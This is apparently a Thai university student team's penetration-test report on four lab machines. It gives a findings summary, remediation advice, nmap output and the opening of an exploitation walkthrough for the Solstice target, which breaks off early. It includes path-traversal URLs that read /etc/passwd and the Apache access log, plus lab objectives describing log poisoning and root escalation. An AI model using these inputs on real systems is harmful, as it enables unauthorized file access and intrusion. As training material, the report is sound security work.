

Pentest report

จัดทำโดย

นางสาวสุทัตตา จันทรางกูร	1650706458
นางสาว พัทธนันท์ รัตนพงศ์เสน	1660703743
นางสาว สุทัตตา จันทรางกูร	1650706458
นาย เจษฎา วิจิตร	1640705339
นางสาว อมรรัตน์ จันทโกวิท	1640705487

อาจารย์ที่ปรึกษา

อาจารย์ เอก โอสธหงษ์

หลักสูตรวิทยาศาสตรบัณฑิต

ภาคการศึกษาที่ 2 ปีการศึกษา 2568

ภาควิชาวิทยาการคอมพิวเตอร์ คณะเทคโนโลยีสารสนเทศและนวัตกรรม

สารบัญ

หัวข้อ	หน้า
คำนำ.....	3
Executive Summary	4
ขอบเขตการทดสอบ	4
สรุปปัญหาโดยรวม	4
ผลการทำ Security Assessment1 : Target1 : Solstice.....	6
Proof of concept.....	7
Phase1 : Reconnaissance	8
Phase2 : LFI & RCE.....	12
Phase3 : Log Poisoning	14
Phase4 : Privilege Escalation	16
Phase5 : Flags	18
ผลการทำ Security Assessment: Target 2: Amaterasu	20
Proof of concept.....	21
Phase 1 : Reconnaissance & Vulnerability Assessment.....	21
Phase 2 : Initial Access.....	23
Phase 3 : Privilege Escalation - Boot to Root	24
ผลการทำ Security Assessment: Target3 : SunsetNoontide	25
Proof of concept.....	25
Phase1 : Reconnaissance & Vulnerability Assessment	26
Phase2 : Initial Access	26
Phase3 : Post-Exploitation & Enumeration	27
Phase4 : Boot to Root & Proof of Concept	27
Phase5 : Flag	28
ผลการทำ Security Assessment: target 4 : PyExp.....	29
Proof of concept.....	29
Phase1 : Reconnaissance	30
Phase2 : Initial Access	30

Phase3 : Database Leakage	31
Phase4 : Fernet Decryption	32
Phase5 : SSH (Initial Access)	33
Phase6 : Privilege Escalation - Boot to Root	34

คำนำ

รายงานฉบับนี้อยู่ภายใต้โครงการความร่วมมือของมหาวิทยาลัย โดยมีวัตถุประสงค์เพื่อส่งเสริมให้นักศึกษาในสาขาความมั่นคงปลอดภัยทางไซเบอร์ได้ประยุกต์ใช้ความรู้จากห้องเรียนเข้ากับการทำงานจริงในสภาพแวดล้อมทางธุรกิจ โดยจะมุ่งเน้นไปที่การประเมินความปลอดภัยของระบบเครือข่ายว่ามีช่องโหว่หรือไม่และผู้ไม่หวังดีสามารถเข้าถึงข้อมูลสำคัญได้หรือไม่ตามขอบเขตและเป้าหมายที่กำหนดไว้ในโครงการนี้ หากมีข้อผิดพลาดประการใด คณะผู้จัดทำขอประทานอภัยไว้ ณ ที่นี้

Executive Summary

ผลการทดสอบนี้มุ่งเน้นการค้นหาช่องโหว่ในระบบเครือข่ายและวิเคราะห์ผลกระทบที่อาจเกิดขึ้น เพื่อนำไปสู่การเสนอแนะแนวทางป้องกันที่ปลอดภัยและเหมาะสมต่อไป

ขอบเขตการทดสอบ

การทดสอบครั้งนี้มุ่งเน้นการประเมินระบบเครือข่ายและตรวจสอบผู้ไม่หวังดีที่สามารถเข้าถึงข้อมูลสำคัญ โดยจะครอบคลุมระบบเป้าหมายจำนวน 4 เครื่อง ดังนี้

1. 192.168.157.72
2. 192.168.125.249
3. 192.168.55.120
4. 192.168.52.118

สรุปปัญหาโดยรวม

ระบบมีการตั้งค่าสิทธิ์การเข้าถึงไฟล์ที่มีอย่างต่ำไม่มีความปลอดภัยต่ำมากพอ และไม่มีการตรวจสอบการเข้าถึงระดับสิทธิ์ระดับ Root ทำให้การเข้าถึงสิทธิ์ทำได้ง่ายดาย

จากการทดสอบทั้ง 3 เครื่องเราพบ 7 ช่องโหว่ดังนี้

Finding	Severity level	Finding Name	คำอธิบาย
1	High	Remote Code Execution	เว็บยอมให้ผู้ใช้งานให้ระบบเปิดไฟล์ในเครื่อง sever ได้โดยไม่มีการตรวจสอบพบบริการ unrealRCd ที่มี backdoor
2	High	Privilege Escalation	root process และ service ถูกออกแบบมาไม่ปลอดภัย พบ cron job ที่วันสคริปต์ด้วยสิทธิ์ root ทุก 1 นาที และผู้โจมตียกระดับสิทธิ์เป็น root สำเร็จ พบ binary หลายตัวที่มี SUID bit
3	High	UnrealIRCd 3.2.8.1 Backdoor	พบบริการ unrealIRCd ที่มี backdoor
4	High	Unrestricted File Upload	พบ File upload ที่ไม่ปลอดภัย ตรวจแค่นามสกุลเท่านั้น
5	Medium	World Writable	ไฟล์ index.php ในไดเรกทอรี ถูกตั้งค่าสิทธิ์แบบ rwxrwxrwx(world-writable) และมี process ระดับ root เรียกใช้งานไฟล์
6	Medium	Insecure FTP	บริการ FTP อนุญาตให้ login แบบ anonymous โดยไม่ต้องใช้ password ใดๆ

7	Medium	Excessive Data Exposure	endpoint เปิดเผยข้อมูลระบบมากเกินไป ไม่มี การควบคุมสิทธิ์ที่เหมาะสม
---	--------	-------------------------	--

ซึ่งอาจส่งผลกระทบต่อองค์กรได้ ดังนี้

- ความเสี่ยงที่จะเสียชื่อเสียง
- ความเสี่ยงที่จะสูญเสียความลับทางการค้า
- ความเสี่ยงที่จะเสียเปรียบทางการแข่งขันธุรกิจ
- ความเสี่ยงที่จะถูกฟ้องร้องหรือถูกปรับ
- ความเสี่ยงที่จะถูกหยุดระงับทางธุรกิจ
- ความเสี่ยงที่จะเสียชีวิตและทรัพย์สิน

แนวทางการแก้ไขที่แนะนำ

- Input Validation and Secure Coding Practices
ตรวจสอบระบบและการตั้งค่าระบบ พร้อมออกนโยบายข้อปฏิบัติการใช้ระบบเพื่อความปลอดภัย
- Enforce Principle of Least Privilege (PoLP)
ควบคุมสิทธิ์ผู้ใช้ และนำเข้าสู่ข้อมูลเฉพาะจำเป็นเท่านั้น
- Restrict File and Directory Permissions
ตั้งค่าสิทธิ์การใช้ระบบให้กับไฟล์และโฟลเดอร์แบบเข้มงวด
- Software Patching and Version Upgrade
อัปเดตเครื่องมือซอฟต์แวร์ให้เป็นเวอร์ชันล่าสุด
- Implement File Type Validation and Storage Isolation
ต้องมีการตรวจสอบไฟล์ที่ถูกอัปโหลดทุกครั้ง และ ควรเก็บไฟล์แยกออกจากระบบ
- Enforce Encrypted Protocols (SFTP/FTPS)
เปลี่ยนมาใช้ SFTP/FTPS
- Implement Data Filtering and Minimalist API Responses
ออกแบบให้ระบบส่งข้อมูลกลับมาหาผู้ใช้เฉพาะสิ่งที่จำเป็นต้องใช้เท่านั้น


ผลการทำ Security Assessment1 : Target1 : Solstice

Vulnerability ID:	001
Vulnerability:	mDNS Detection (Remote Network)
Pathที่ได้รับผลกระทบ	UDP Port 5353
ผลกระทบ:	Information Exposure (CWE-200): เปิดเผยข้อมูลโครงสร้างเครือข่ายและอุปกรณ์ภายในให้กับบุคคลภายนอกทราบ
ข้อเสนอแนะในการแก้ไข:	• กรณีไม่ได้ใช้งาน (แนะนำ): ทำการปิดการทำงาน (Disable) ของบริการ mDNS บนเครื่องเป้าหมาย สำหรับ Linux (Ubuntu/Debian): ใช้คำสั่ง <code>sudo systemctl stop avahi-daemon</code> และ <code>sudo systemctl disable avahi-daemon</code> • กรณีจำเป็นต้องใช้งานภายใน: ตั้งค่า Firewall (เช่น iptables หรือ ufw) เพื่อบล็อกการเข้าถึงพอร์ต UDP 5353 จากเครือข่ายภายนอกหรือบุคคลที่ไม่เกี่ยวข้อง


Vulnerability ID:	002
Vulnerability:	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
Pathที่ได้รับผลกระทบ	TCP Port 22 (SSH Protocol)
ผลกระทบ:	Cryptographic Issues / Man-in-the-Middle (MitM): ผู้โจมตีสามารถลดระดับความปลอดภัย (Downgrade Attack) ของการเชื่อมต่อ SSH ได้
ข้อเสนอแนะในการแก้ไข:	อัปเดตซอฟต์แวร์: ทำการอัปเดตตัวโปรแกรม OpenSSH บนเซิร์ฟเวอร์ให้เป็นเวอร์ชันล่าสุด (OpenSSH 9.6 ขึ้นไปจะได้รับการแก้ไขช่องโหว่นี้โดยสมบูรณ์)

Vulnerability ID:	003
Vulnerability:	ICMP Timestamp Request Remote Date Disclosure
Pathที่ได้รับผลกระทบ	ICMP Type 13 / Type 14
ผลกระทบ:	Information Exposure (CWE-200): อนุญาตให้ผู้โจมตีทราบเวลาของระบบ (System Time) ซึ่งอาจนำไปใช้หาช่องโหว่ของระบบสุ่มค่ารหัสผ่านได้
ข้อเสนอแนะในการแก้ไข:	บล็อกผ่าน Firewall: ตั้งค่ากฎบนระบบ Firewall หรือ Router ให้ปฏิเสธ (Reject/Drop) แพ็กเก็ตประเภท ICMP Timestamp Requests (ICMP Type 13) และ ICMP Timestamp Replies (ICMP Type 14)

Proof of concept




รูปภาพที่1: Target : Solstice



รูปภาพที่2: Target : Solstice – Lab Description

คำอธิบาย Target : Solstice

ผู้โจมตีใช้ช่องโหว่ LFI ร่วมกับการปลอมแปลงล็อกเพื่อเข้าถึงโค้ดระยะไกล โดยใช้สิทธิ์การเขียนไฟล์ในสคริปต์ PHP ที่รันโดยกระบวนการระดับรูท ทำให้พวกเขายกระดับสิทธิ์และได้รับเชลล์รูท ซึ่งแสดงให้เห็นถึงอันตรายจากการตั้งค่าที่ไม่ถูกต้องของเว็บเซิร์ฟเวอร์และสิทธิ์ไฟล์.



Solstice 

 Start  25:38:03

Summary Replay Lab Description **Learning Objectives**

After completion of this lab, learners will be able to:

- Identify and exploit a Local File Inclusion (LFI) vulnerability in the web application.
- Poison the Apache access logs with malicious PHP payloads to achieve remote code execution.
- Identify and target a root-level process serving a vulnerable directory.
- Modify the world-writable index.php file to execute commands as root.
- Escalate privileges using the modified file to gain a root shell via the find utility with the SUID bit set.

รูปภาพที่3: วัตถุประสงค์การเรียนรู้ Target : Solstice

Phase1 : Reconnaissance

```
(root@sutatta)-[/home/sutatta/Desktop]
# nmap 192.168.157.72
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-03 09:40 EDT
Nmap scan report for 192.168.157.72
Host is up (0.19s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
2121/tcp  open  ccproxy-ftp
3128/tcp  open  squid-http

Nmap done: 1 IP address (1 host up) scanned in 2.47 seconds
```

รูปภาพที่4: ผลการทำ nmap

```
(root@sutatta)-[/home/sutatta/Desktop]
# nmap -sV -sC -p- 192.168.157.72
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-03 09:35 EDT
Nmap scan report for 192.168.157.72
Host is up (0.086s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          pyftplib 1.5.6
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to: 192.168.157.72:21
|     Waiting for username.
|     TYPE: ASCII; STRUcture: File; MODE: Stream
|     Data connection closed.
|_ End of status.
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:a7:37:fd:55:6c:f8:ea:03:f5:10:bc:94:32:07:18 (RSA)
|   256 ab:da:6a:6f:97:3f:b2:70:3e:6c:2b:4b:0c:b7:f6:4c (ECDSA)
|_  256 ae:29:d4:e3:46:a1:b1:52:27:83:8f:8f:b0:c4:36:d1 (ED25519)
25/tcp    open  smtp         Exim smtpd
| smtp-commands: solstice Hello nmap.scanme.org [192.168.45.190], SIZE 524288
|_ 00, 8BITMIME, PIPELINING, CHUNKING, PRDR, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
2121/tcp  open  ftp          pyftplib 1.5.6
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drws----- 2 www-data www-data 4096 Jun 18 2020 pub
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to: 192.168.157.72:2121
|     Waiting for username.
|     TYPE: ASCII; STRUcture: File; MODE: Stream
|     Data connection closed.
|_ End of status.
3128/tcp  open  http-proxy   Squid http proxy 4.6
|_ http-server-header: squid/4.6
|_ http-title: ERROR: The requested URL could not be retrieved
8593/tcp  open  http         PHP cli server 5.5 or later (PHP 7.3.14-1)
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|_ http-only flag not set
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

รูปภาพที่5: ผลการทำ nmap

เริ่มต้นการหาช่องโหว่จากการหา IP ของเครื่องเป้าหมายโดย IP ของช่องโหว่นี้คือ 192.168.157.72 จากนั้นจะทำการสแกนพอร์ตโดยการสแกนด้วย Nmap โดยใช้ -sV เพื่อระบุเวอร์ชันของบริการที่ทำงานอยู่บนพอร์ต -sC เพื่อเรียกใช้ default scripts โดยจะรันสคริปต์ที่ถูกกำหนดไว้ล่วงหน้าเพื่อรวบรวมข้อมูล -p- เพื่อให้ Nmap สแกนทุกพอร์ตแทนที่สแกนเฉพาะพอร์ตที่รู้จักหรือเปิดอยู่

จากการสแกนพอร์ตด้วย Nmap ซึ่งพบพอร์ตที่บริการและควรตรวจสอบเพิ่มเติมโดยพอร์ตที่พบมีดังนี้

- ftp : 21,2121
- ssh :22
- smtp :25
- http :80 ,3128(http-proxy),8593 ,54787


```

3128/tcp open  http-proxy Squid http proxy 4.6
|_http-server-header: squid/4.6
|_http-title: ERROR: The requested URL could not be retrieved
8593/tcp open  http      PHP cli server 5.5 or later (PHP 7.3.14-1)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_   httponly flag not set
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
54787/tcp open  http      PHP cli server 5.5 or later (PHP 7.3.14-1)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
62524/tcp open  ftp      FreeFloat ftpd 1.00
Service Info: OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 204.34 seconds

```


รูปภาพที่6: ผลการทำ nmap



รูปภาพที่7: ตรวจสอบ <http://192.168.157.72/>




รูปภาพที่8: ตรวจสอบ <http://192.168.157.72:8593/>



รูปภาพที่9: ตรวจสอบ view-source:http://192.168.157.72:8593/


จากการอ่านคำอธิบายการทำLab และจุดมุ่งหมายของการทำLab ในครั้งนี้เราจะเน้นไปที่พอร์ตที่รันบริการ PHP CLI Server ซึ่งได้แก่ พอร์ต 8593

เมื่อได้ทำการเปิดหน้าเว็บไซต์โดยใช้พอร์ต 8593 เป็นพอร์ตที่รันแอปพลิเคชันเว็บสำหรับการจัดการรายชื่อหนังสือ ซึ่งพบช่องโหว่ Local File Inclusion (LFI) ซึ่งคาดการณ์จากการลองคลิก Book list



รูปภาพที่10: ตรวจสอบ <http://192.168.157.72:8593/index.php?book=list>


Phase2 : LFI & RCE



รูปภาพที่11: แก้ไขURL <http://192.168.157.72:8593/index.php?book=../../../../etc/passwd>

source: <http://192.168.157.72:8593/index.php?book=../../../../etc/passwd>

[illegible]รูปภาพที่ 13: <http://192.168.157.72:8593/index.php?book=../..../../var/log/apache2/access.log>



